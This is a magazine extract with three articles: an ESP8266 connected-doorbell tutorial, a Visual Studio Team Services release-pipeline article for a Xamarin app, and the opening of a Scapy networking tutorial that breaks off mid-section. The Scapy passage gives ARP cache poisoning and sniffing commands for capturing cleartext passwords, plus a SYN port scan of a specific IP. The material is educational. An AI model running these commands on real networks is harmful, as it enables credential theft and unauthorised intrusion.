Dans la boucle principale, il suffit de mesurer l'état de l'entrée. Si quelqu'un sonne, l'entrée sera à l'état bas (pull-down dans notre montage) et donc il suffira de déclencher le relais pour faire sonner le carillon.

```
if (digitalRead(2) == LOW) {
 // On sonne, faire sonner le carillon!
 digitalWrite(0, HIGH);
 delay(1000);
 digitalWrite(0, LOW);
}
```

Et voilà, en quelques lignes de code avec un ESP8266, comment s'interfacer avec une simple sonnette filaire !

## Connecter la sonnette à Constellation


La prochaine étape consiste donc à connecter la sonnette à la plateforme Constellation. Pour cela, commencez tout d'abord par connecter l'ESP au réseau Wifi de la maison :

```
#include <ESP8266WiFi.h>

WiFiClient wifiClient;
const char* ssid = "MON-SSID";
const char* password = "MON-PASSWORD";
```

Puis dans le « setup », attendons que la connexion soit établie :

```
// Connect to Wifi
WiFi.begin(ssid, password);
while (WiFi.status() != WL_CONNECTED) {
 delay(500);
}
```



ESP Door Bell

Maintenant notre ESP connecté au Wifi, nous pouvons initialiser la connexion vers Constellation :

```
#include <Constellation.h>
```

```
Constellation constellation(wifiClient, "192.168.0.22", 8888, "ESP-DoorBell", "DoorBell", "MonAccesKeyConstellation");
```

« ESP-DoorBell » étant le nom de la sentinelle et « DoorBell » le nom du package d'un point de vue Constellation. Nous devons aussi spécifier la clé d'accès pour pouvoir se connecter à notre Constellation.

Il faudra bien sûr avoir déclaré notre accès au niveau de notre Constellation : [5].

Une fois notre ESP connecté à Constellation, nous pouvons par exemple utiliser les méthodes WriteInfo/Error/Warn pour envoyer en temps réel les logs de notre ESP sur le bus Constellation :

```
constellation.writeInfo("On sonne à la porte!");
```


Ainsi depuis la Console Constellation ou depuis n'importe quel package connecté au hub de contrôle, on peut suivre en temps réel notre ESP : [6]. Au-delà de produire du log on peut surtout invoquer des actions des autres packages de votre Constellation.

Par exemple, dans notre code Arduino on pourrait envoyer un message « SendPush » au package PushBullet pour recevoir une notification sur notre smartphone par la simple ligne :


```
constellation.sendMessage("Package", "PushBullet", "SendPush", "{ Title: 'Sonnette', Message: 'On sonne à la porte' }");
```

Résultat, la notification arrivera sur tous vos devices connectés au service PushBullet (iOS, Android, Chrome, Windows, etc.) lorsque quelqu'un sonne chez vous : [7].


Très pratique car, à partir du moment où un package expose des actions dans la Constellation,



Notification PushBullet sur Android



Configuration des credentials Constellation



Console Log


tout le monde peut en profiter ! Ainsi en une ligne de code, votre Arduino/ESP peut contrôler votre thermostat Nest, la domotique Z-Wave, redémarrer votre NUC, piloter les lampes Hue, ouvrir une porte de garage ou même le toit ouvrant de votre Tesla !

Cependant dans notre cas il n'est pas très judicieux de mettre cette « logique » en dur dans l'ESP par le simple fait que la programmation d'un ESP demande de le démonter pour flasher le microprogramme depuis l'IDE Arduino, alors qu'à l'inverse, avec Constellation les packages Windows et Linux sont automatiquement déployables à la volée sur vos sentinelles.


C'est pourquoi dans notre cas, il est préférable de mettre la logique du scénario « on sonne à la porte » dans un package C# ou Python, par exemple, de façon à pouvoir le faire évoluer plus facilement sans avoir besoin de reprogrammer notre ESP. Pour ce faire, l'ESP8266 va simplement envoyer un message « PushButton » sans argument à destination d'un groupe que l'on va nommer « DoorBell » :

```
constellation.sendMessage("Group", "DoorBell", "PushButton", "{}");
```

Ainsi n'importe quel système connecté dans votre Constellation, que ce soit un package .NET, Python, une page JavaScript, un script Powershell, une autre puce ES ou /Arduino, un Gadgeteer, etc., peut s'abonner à ce groupe et recevoir le message « PushButton » pour savoir si quelqu'un sonne chez vous ! Créons alors un package Constellation en C# avec le SDK Constellation pour Visual Studio : [8]. Ajoutons simplement une méthode « PushButton » décorée de l'attribut « MessageCallback » pour recevoir les messages de notre ESP. Pour reprendre le même fonctionnel,



Création d'un package C#



Publication d'un package

envoyons une notification PushBullet depuis notre package C# lorsque l'on sonne à la porte. En C# il suffit de créer un « proxy dynamique » et d'envoyer le message « SendPush » comme si vous invoquiez une méthode C# du même nom :

```
[MessageCallback]
public void PushButton()
{
 // Quelqu'un sonne à la porte !
 PackageHost.CreateMessageProxy("PushBullet").SendPush(new { Title = "Sonnette",
 Message = "On sonne à la porte" });
}
```

Il suffit maintenant de déployer notre package sur une sentinelle de votre Constellation directement depuis Visual Studio. [9].

Si maintenant vous devez changer le scénario, il vous suffira de mettre à jour votre code C# et de redéployer votre package modifié de votre Constellation toujours depuis Visual Studio sans avoir à sortir votre tournevis ! Bien entendu on pourrait aller plus loin qu'envoyer une simple notification sur le smartphone comme par exemple baisser le son de l'ampli ou de la TV, allumer la lumière de l'entrée, démarrer le flux vidéo de la caméra à l'entrée, afficher une notification sur la TV si l'utilisateur regarde un film.

On peut aussi recevoir des messages depuis notre ESP. Pour ce faire, dans l'initialisation de l'ESP, déclarons la méthode C++ « messageReceive » pour la réception des messages :

```
constellation.setMessageReceiveCallback(messageReceive);
constellation.subscribeToMessage();
```

Puis définissons cette méthode pour réagir au message « StrikeBell » afin faire sonner le carillon à la demande :

```
void messageReceive(JsonObject& json) {
 const char * key = json["Key"].asString();
 if (strcmp(key, "StrikeBell") == 0) {
 digitalWrite(0, HIGH);
 delay(1000);
 digitalWrite(0, LOW);
 }
}
```

Si l'on reprend notre package C#, il suffira d'envoyer le message « StrikeBell » au package « DoorBell » avec la ligne suivante :

```
PackageHost.CreateMessageProxy("DoorBell").StrikeBell();
```

Encore une fois, n'importe quel système connecté à Constellation, peu importe le langage ou la technologie de développement, va pouvoir envoyer un message à notre ESP et déclencher le carillon à la demande !

## Protéger le sommeil de votre enfant

Jusqu'à présent nous avons une sonnette connectée à Constellation avec laquelle il est possible d'invoquer le carillon à la demande ; chaque appui sur le bouton poussoir de la sonnette déclenche un message dans un groupe à partir duquel les participants de la Constellation peuvent inter-

agir pour envoyer des notifications sur votre smartphone, par exemple, allumer la lumière, prendre une photo de l'entrée, etc.

Maintenant et pour revenir au cœur du problème, à savoir « protéger le sommeil » de votre enfant, nous allons simplement « désactiver » l'activation du carillon lorsque l'on sonne : en clair un mode « muet » !

Dans notre méthode C++ « messageReceive » rajoutons les lignes suivantes :

```
if (strcmp(key, "SetMute") == 0) {
 mute = json["Data"].as<boolean>();
 constellation.pushStateObject("IsMute", mute);
 constellation.writeInfo("Set Mode: %s", (mute ? "Mute" : "Normal"));
}
```

De ce fait, nous pouvons maintenant envoyer un message « SetMute » à notre package ESP avec un booléen comme argument pour définir la variable locale « mute ».

De plus cette variable est publiée comme « StateObject » dans Constellation afin que tout le monde puisse interroger et/ou s'abonner en temps réel à l'état de ce mode « muet ». De ce fait, on pourrait même automatiser l'abaissement du volume de l'ampli ou de la télévision par exemple.

Pour ma part, j'ai donc ajouté un switch bouton sur mon interface S-Panel, une application Cordova exploitant la librairie AngularJS pour Constellation déjà présentée dans un précédent numéro du magazine Programmez! me permettant de contrôler le mode muet de ma sonnette depuis mon smartphone, ma tablette ou ordinateur :[10].


En Javascript, pour définir le « mode muet » de l'ESP, il suffira d'une ligne :

```
constellation.sendMessage({ Scope: 'Package', Args: ['DoorBell'] }, 'SetMute', isMute);
```

Côté ESP maintenant, il suffit d'ajouter un « if » sur l'état de la variable « mute » pour savoir si oui ou non nous devons déclencher le relais afin de faire sonner le carillon.

Le code final :

```
if (digitalRead(PIN_SWITCH) == LOW) {
 constellation.writeInfo("On sonne à la porte ! (IsMute:%s)", (mute ? "true" : "false"));
 // Send message
 constellation.sendMessage("Group", "DoorBell", "PushButton", "{}");
 // Strike Bell if not mute
 if(mute == false) {
```



Contrôle depuis S-Panel

```
digitalWrite(0, HIGH);
delay(1000);
digitalWrite(0, LOW);
}
}
```

Ainsi, j'ai maintenant la possibilité de couper à la demande le carillon tout en conservant le fonctionnel lorsque quelqu'un sonne, comme recevoir une notification sur mon smartphone.

## Automatisation jusqu'au bout !

Pour aller encore plus loin, on va déclencher le mode muet de manière automatique lors que mon fils dort !

Cette information je peux la connaître grâce à l'état de son volet. En effet, si mon fils fait sa sieste ou sa nuit son volet est forcément fermé, soit complètement, soit avec quelques lames entrouvertes, le seuil fixé étant à un niveau d'ouverture inférieure à 15%.

Le volet électrique étant piloté par un micromodule Z-Wave appairé à une Vera elle-même connectée à Constellation, je connais l'état de chaque volet (et des autres devices Z-Wave) grâce aux StateObjects.

Avec la Console Constellation, je peux utiliser l'explorateur de State Object pour introspecter en temps réel les StateObjects de ma Constellation.

Ici, le StateObject nommé « Volet Chambre 1 » de type « VeraNet.WindowCovering » contient différentes informations dont son état Ouvert/Fermé (Status) et son niveau d'ouverture (Level). A l'heure où j'écris ces lignes, son volet est ouvert à 61%.

Pour exploiter cette information dans notre package C#, créons une propriété .NET que vous allons lier à ce StateObject en ajoutant l'attribut « StateObjectLink » de la façon suivante :

```
[StateObjectLink("Vera", "Volet Chambre 1")]
public StateObjectNotifier VoletChambre1 { get; set; }
```

Dès lors votre propriété .NET est « synchronisée » en temps réel avec l'état du volet et il nous suffit d'une ligne de code C# pour définir le mode « muet » de la sonnette si le volet est ouvert à moins de 15% :

```
this.VoletChambre1.ValueChanged += (s, e) => PackageHost.CreateMessageProxy("DoorBell").SetMute(this.VoletChambre1.DynamicValue.Level < 15);
```

Lorsque la propriété « VoletChambre1 » est mise à jour, c'est-à-dire lorsque le StateObject qui représente l'état du volet est mis à jour par le package Vera, on envoie le message « SetMute » au package « DoorBell » en passant en paramètre un booléen qui est à « vrai » si le niveau d'ouverture du volet est inférieur à 15%.

Et voilà comment en une ligne de code, le fait de fermer son volet désactive automatiquement le carillon de la sonnette et le réactive par lui-même dès que l'on rouvre le volet, laissant ainsi mon fils dormir tranquillement !



# Comment assurer une **belle vie** à son application mobile ! (Partie 3)



Mathilde Roussel  
**R&D Software Engineer chez MEGA International**  
Son Blog :  
<http://www.mathroussel.fr>



Jason De Oliveira  
**CTO | MVP chez MEGA International**  
Son Blog :  
<http://www.jasondeoliveira.com>



Nathanael Marchand  
**Expert .NET chez SOAT | MVP Windows Development**  
Son Blog :  
<http://www.natmarchand.fr>

*Tout comme les chevaliers devaient adapter leur stratégie et leurs armes selon la bataille, il en est de même dans le domaine des projets mobiles. Dans le cadre d'une application industrialisée avec un impact fort sur les utilisateurs, comment adapter un outil DevOps tel que Visual Studio Team Services pour sécuriser et optimiser l'intégration continue ?*

Nous avons vu dans les précédents articles un ensemble d'outils et pratiques consistant à mettre en place le DevOps pour une application mobile Xamarin. Les solutions et étapes proposées sont viables dans la plupart des cas, cependant il paraît naturel de se poser la question si leur utilisation sera la même pour une application inscrite dans un projet de grande envergure. Nous allons à présent voir comment adapter Visual Studio Team Services et ses différents pipelines pour correspondre à une nouvelle demande plus poussée.


## Visual Studio Team Services, une histoire de tuyaux

Dans Visual Studio Team Services, on retrouve deux onglets dans le menu dont le nom peut intriguer : « Build » et « Release ». Pour rappel, les processus (ou pipelines) de build et de release sont deux rouages cruciaux dans la démarche DevOps. Lors de l'ouverture des pages, l'interface dans VSTS est quelque peu ressemblante, notamment vis-à-vis de la création de pipeline, il est donc peu facile en se basant sur l'interface de faire la distinction entre les deux. La difficulté augmente car les étapes mises à disposition pour une « Build Definition » et une « Release Definition » sont les mêmes de

chaque côté. La question qui se pose alors est comment découper correctement ces deux pipelines et respecter une cohérence dans la construction du cycle DevOps. L'application Xamarin d'exemple MySuperInventoryManager, auparavant configurée en suivant le template proposé par VSTS, s'est prêtée au jeu.

### Le pipeline de Build

Au moment de la création d'un nouveau pipeline de build dans Visual Studio Team Services, il est possible de partir d'un des nombreux templates proposés, et cela tombe bien, car il existe un template pour une application Xamarin. Android. Hormis le fait que celui-ci n'est plus très à jour, puisqu'il propose encore d'activer ou désactiver la licence Xamarin alors que ces étapes sont aujourd'hui obsolètes, le reste du



template fonctionne parfaitement tel quel. Durant le développement de l'application, les étapes du pipeline de build Xamarin.Android [1] a été un peu modifié pour les besoins. Des tests unitaires ont été rajoutés et le processus global a été optimisé, mais l'idée reste toujours de builder le projet, vérifier les tests, pour enfin signer et publier l'application sous forme d'artefact. Dans le cadre d'une application simple comme celle-ci il est possible de se contenter de ces étapes. En revanche, pour une application dite industrialisée ou professionnelle, le scénario se complique un peu.

Tout d'abord, si on s'en tient à la définition du

build, l'étape pour signer l'application n'a pas vraiment sa place dans ce pipeline. En effet, le fait de signer une application est généralement associée au déploiement de l'application. De plus, que ce soit pour une application iOS ou Android, il est recommandé d'utiliser plusieurs clés pour signer l'application : une clé pour les bêta-tests, et une clé pour la publication sur le store (la production).

Il pourrait donc être judicieux de déplacer cette étape vers la partie release. Cependant, avant de se précipiter dans cette nouvelle quête, une mise en garde : si le fichier .keystore, utilisé pour la signature, est stocké dans le dossier sources du projet, son accès depuis un pipeline de release est impossible.

Les lois de Visual Studio Team Services sont strictes : dans la partie release, seul le dossier contenant les artefacts est accessible. Une solution pour contourner ce problème, est de copier par exemple le fichier .keystore dans le dossier contenant les artefacts.

Il est également possible de lier une autre source d'artefacts, venant de Git, Github, Jenkins, TFVC, et de récupérer le fichier .keystore directement depuis le dossier des sources. Pour des questions de sécurité et de centralisation, il est cependant recommandé de stocker les fichiers contenant les clés à l'extérieur du projet. Ce cas ne sera pas abordé ici mais cela n'aura pas un impact fort sur le pipeline global.

Si on souhaite perfectionner encore ce pipeline, il est possible d'en sortir les tests UI. Ils iront retrouver le pipeline de release. En revanche, les tests unitaires doivent rester du côté build. Plus qu'un choix, c'est une vive recommandation, car les tests unitaires ne doivent pas dépendre de l'environnement de l'application, au contraire des tests UI. En effet, il est idéal de dédier un environnement avec des webservices mockés pour les tests d'interface.

Rappelons que la règle d'or dans le royaume de l'intégration continue est qu'à la fin du pipeline de build, l'artefact produit doit être indépendant de tout environnement, qui sera



précisé lors du pipeline de release. Avec ces différentes opérations, le pipeline de build du projet MySuperInventoryManager.Droid se retrouve beaucoup plus simplifié, et il va confier une partie de ses armes à la partie release dans le but de renforcer le livrable final [2].

## Le pipeline de Release

Une des principales différences entre le pipeline de build et de release est la présence d'environnements dans ce dernier, et cela tombe bien car le sujet des environnements sera exploité au mieux. L'idée sera de jongler entre différents fichiers de configuration, pour que chaque environnement cible la bonne valeur de configuration. Dans le cadre de cette expérimentation, c'est le projet MySuperInventoryManager.Droid qui sera modifié. Tout d'abord, il est indispensable de posséder plusieurs webservices et bases de données, sur lesquels l'application se branchera en fonction de la configuration voulue. Dans les cas

simples, les différents webservices sont ceux pour les développements, ceux pour la production, ceux pour la recette, ainsi que des mocks pour les tests UI.

Une fois ces webservices mis en place, il faut que l'application sache lequel cibler. Il est donc nécessaire de regrouper tous les paramètres de configuration (adresse des webservices, clefs d'accès) dans un endroit centralisé pour chaque application, tel qu'un fichier de configuration. Cet endroit ne doit pas être compilé (comme du code source) car on veut pouvoir changer l'environnement sans recompiler l'application. Il serait tentant d'utiliser le menu déroulant Debug/Release associé aux directives de compilation pour ajouter les différents environnements. Cependant cela nécessiterait une recompilation lors du changement d'environnement, ce qui doit être évité. Puis, au moment du déroulement du workflow de release une étape va s'occuper de surcharger les différents paramètres pour appliquer ceux de l'environnement choisi.



Dans le cas de MySuperInventoryManager.Droid, il a été choisi de regrouper les paramètres dans un fichier XML, « Settings.xml », dans le dossier « Assets » du projet Android. Les valeurs par défaut seront celles de l'environnement de développement afin de pouvoir déboguer dans ce contexte. Puis, dans un répertoire « config » à la racine de la solution, seront stockés des fichiers de transformation, un par environnement, qui permettront de surcharger les valeurs dans le « Settings.xml ». Ils sont par exemple ici nommés « transform.prod.xml » pour l'environnement de production ou « transform.uat.xml » pour l'environnement de recette. Pour que l'application Android puisse lire le fichier de configuration, quelques lignes de code suffisent pour ouvrir le fichier « Settings.xml », et stocker les valeurs à utiliser par la suite. Les modifications s'arrêtent ici pour le projet Android, mais ce n'est que la première partie de la quête.

La majorité des prochaines modifications se font du côté de l'interface de Visual Studio Team Services, dans l'onglet « Release ». Le projet MySuperInventoryManager.Droid possède déjà un pipeline de release qui déploie l'application vers HockeyApp, mais pour le cas présent, une nouvelle définition de release vide est créée. Pour ce projet, il a été décidé d'utiliser une deuxième source d'artefact pour récupérer le fichier .keystore, comme expliqué précédemment. Il faut donc dans un premier temps ajouter cette deuxième source depuis l'onglet « Artifacts », et lier une source, qui dans ce cas sera de type GIT. Le pipeline de release pourra donc accéder à deux artefacts, celui produit par le build (qui contient entre autres le fichier .apk de l'application Android), ainsi que le dossier de la branche voulue du GIT.

En regardant au niveau de l'onglet « Environnements », le premier constat observé est la présence de différents environnements correspondant aux processus de validation de l'application [3]. Le premier sera consacré aux tests UI et aura notamment comme étape le lancement des tests UI avec Xamarin Test Cloud. Un second environnement, nommé « UAT » correspondra à la partie recette interne. C'est celui-ci qui va servir pour illustrer le mécanisme de surcharge de fichiers de configuration. En effet, tout comme dans un pipeline de build, il faut ajouter des étapes, qui seront dans le cas présent au nombre de trois. La première tâche est un script Powershell, qui aura pour but d'extraire le fichier « Settings.xml » du .apk, de le modifier avec le nouveau fichier de configuration passé en para-

mètre, puis de de réintégrer dans le .apk. Pour l'environnement de recette, c'est donc le fichier « transform.uat.xml » qui sera passé en paramètre pour changer les valeurs de configuration. La deuxième étape, auparavant présente dans le pipeline de build, est celle qui consiste à signer l'application Android. Il faut dans cet exemple faire bien attention à utiliser le bon artefact pour l'apk et pour le keystore. Enfin, la troisième et dernière étape est le déploiement vers HockeyApp, qui nécessite la connexion vers HockeyApp ainsi que le chemin vers le fichier .apk. Il existe d'autres moyens pour changer la configuration d'un script Powershell, solution choisie dans le cadre de cet exemple pour correspondre aux choix précédents.

Dans les autres environnements, « Production » reprend la plupart des étapes de recette, telles que la mise à jour de la configuration pour cibler l'environnement de production, la signature de l'apk, etc. Cependant, au lieu de lancer le déploiement vers HockeyApp pour un beta test, il est possible d'envoyer directement l'application au PlayStore de Google via l'extension « Google Play » dans le marketplace VSTS. L'approbation des étapes

Les différentes étapes s'enchaînent automatiquement lorsque la précédente est terminée. Ainsi, le premier environnement de déploiement, Tests UI, une fois toutes ses étapes effectuées, déclenche la recette interne. Cette étape de recette interne prend un certain temps à s'effectuer puisque c'est une équipe de QA

qui s'en charge manuellement. Il faut donc qu'ils puissent agir sur la suite du workflow selon la qualité de la Release, c'est le but de la fonctionnalité « Approval ». Pour chaque environnement, il est possible de définir un « post-deployment approve » qui est responsable de la décision. Le responsable QA peut ainsi décider de valider la release qui peut donc s'effectuer sur l'environnement suivant, la recette externe [4].

De manière analogue, il serait souhaitable que le déploiement sur l'environnement de production (et donc pousser l'application sur le store) soit contrôlé et maîtrisé.

Généralement, ce sont les équipes de marketing qui souhaitent contrôler le timing de livraison en production. Il est donc possible de définir pour celles-ci le rôle de « pre-deployment approve » : contrairement au paragraphe précédent où l'approuver décidait en aval si la release sur l'environnement était correcte ou non et donc déclenchait (ou non) la suite, ici l'approuver agit en amont du déploiement sur l'environnement [5]. On a donc bien un pipeline entièrement automatisé (puisque toutes les étapes s'enchaînent automatiquement) mais qui reste entièrement contrôlable pour que des validations manuelles s'effectuent [6].

## CONCLUSION

Nous avons pu perfectionner dans cet article notre processus de livraison continue tout en prenant en compte les spécificités nécessaires aux différents environnements. En effet, tout l'enjeu de cet article était de ne compiler qu'une seule fois et d'adapter l'artefact dans les différentes étapes de la livraison, du test automatisé au déploiement sur le store tout en passant par la recette. Avec ce processus optimisé, chaque rôle métier peut intervenir de façon efficace pour améliorer la qualité finale du produit. Rendez-vous dans le prochain numéro pour la conclusion de cette série qui aura pour thème les bêta tests, l'épreuve finale avant la joute avec l'utilisateur !

A post-deployment approval is pending for 'UAT' environment. [Approve or Reject](#)

Details

New features + bug fixes  
Manually created by Mathilde Roussel 2 minutes ago

Xamarin.Android 2.0 / 20160820.6 (Build) refs/heads/master  
MySuperInventoryManager / c0091489 (Git)

Environments

Environment	Actions	Deployment status	Started	Duration	Tests
UI Tests	***	SUCCEEDED	a minute ago	00:00:40	No tests
UAT	***	PENDING	just now		No tests
Beta	***	NOT DEPLOYED			No tests
Prod	***	NOT DEPLOYED			No tests

4

A pre-deployment approval is pending for 'Prod' environment. [Approve or Reject](#)

Details

New features + bug fixes  
Manually created by Mathilde Roussel 4 minutes ago

Xamarin.Android 2.0 / 20160820.6 (Build) refs/heads/master  
MySuperInventoryManager / c0091489 (Git)

Environments

Environment	Actions	Deployment status	Started	Duration	Tests
UI Tests	***	SUCCEEDED	4 minutes ago	00:00:40	No tests
UAT	***	SUCCEEDED	3 minutes ago	00:02:21	No tests
Beta	***	SUCCEEDED	just now	00:00:46	No tests
Prod	***	PENDING	just now		No tests

Pre-deployment approval pending on Mathilde Roussel (Reassign) just now

Let's go to prod !

☐ Defer this deployment to 21/08/2016 23:00

[Approve](#) [Reject](#)

5

Deploy Android App ...

UI Tests	UAT	Beta	Prod
Release-11 6 minutes ago	Release-11 6 minutes ago	Release-11 6 minutes ago	Release-11 6 minutes ago

6





```
85,portid=0'
###[Ethernet]###
dst= 00:1b:0c:65:e8:a0
src= 5c:ac:4c:07:02:1c
type= 0x888e
###[EAPOL]###
version= 1
type= EAP_PACKET
len= 10
###[EAP]###
code= RESPONSE
id= 1
len= 10
type= ID
###[Raw]###
load= 'mon_login'
###[Ethernet]###
dst= 5c:ac:4c:07:02:1c
src= 00:1b:0c:65:e8:a0
type= 0x888e
###[EAPOL]###
version= 1
type= EAP_PACKET
len= 6
```

Nous pouvons obtenir les mots de passe en clair grâce aux deux commandes suivantes :

```
>> arpcachepoison("target", "victim")
```

Et en parallèle :

```
>> lp=sniff(filter=lambda(p): p.haslayer(TCP) and p.haslayer(Raw)
and "PASS" in p[Raw].load)
```

### • Scan TCP

Le scan de port est une technique de base qui permet de vérifier quels sont les ports en écoute sur un de ses serveurs. Nous allons par la suite essayer de détecter les ports ouverts sur une machine précise grâce à Scapy.

```
>>> res,unans =
sr(IP(dst="195.221.189.248")/TCP(flags="S",dport=(1,100)))
Begin emission:

***** ..Finished to send 100 packets.
.....
.....
>>> res.nsummary((filter=lambda(s,r): (r.haslayer(TCP) and
(r.getlayer(TCP).flags & 2)))
0006 IP / TCP 195.221.189.155:ftp_data > 195.221.189.248:echo S
==> IP / TCP 195.221.189.248:echo > 195.221.189.155:ftp_data SA /
Padding
0008 IP / TCP 195.221.189.155:ftp_data > 195.221.189.248:discard S
==> IP / TCP 195.221.189.248:discard > 195.221.189.155:ftp_data SA
/ Padding
0012 IP / TCP 195.221.189.155:ftp_data > 195.221.189.248:daytime S
==> IP / TCP 195.221.189.248:daytime > 195.221.189.155:ftp_data SA
```

/ Padding

```
0018 IP / TCP 195.221.189.155:ftp_data > 195.221.189.248:chargen S
==> IP / TCP 195.221.189.248:chargen > 195.221.189.155:ftp_data SA
/ Padding
0020 IP / TCP 195.221.189.155:ftp_data > 195.221.189.248:ftp S ==>
IP / TCP 195.221.189.248:ftp > 195.221.189.155:ftp_data SA /
Padding
0021 IP / TCP 195.221.189.155:ftp_data > 195.221.189.248:ssh S ==>
IP / TCP 195.221.189.248:ssh > 195.221.189.155:ftp_data SA /
Padding
0022 IP / TCP 195.221.189.155:ftp_data > 195.221.189.248:telnet S
==> IP / TCP 195.221.189.248:telnet > 195.221.189.155:ftp_data
SA / Padding
0036 IP / TCP 195.221.189.155:ftp_data > 195.221.189.248:time S
==> IP / TCP 195.221.189.248:time > 195.221.189.155:ftp_data SA /
Padding
0052 IP / TCP 195.221.189.155:ftp_data > 195.221.189.248:domain S
==> IP / TCP 195.221.189.248:domain > 195.221.189.155:ftp_data
SA / Padding
```

Nous voyons par exemple que les ports FTP, Telnet et SSH sont ouverts sur la machine cible.

### • Tunneling

Le tunneling est une pratique courante visant à transporter un protocole (et ses données) dans un autre.

Nous allons ici effectuer simplement un tunneling ICMP :

```
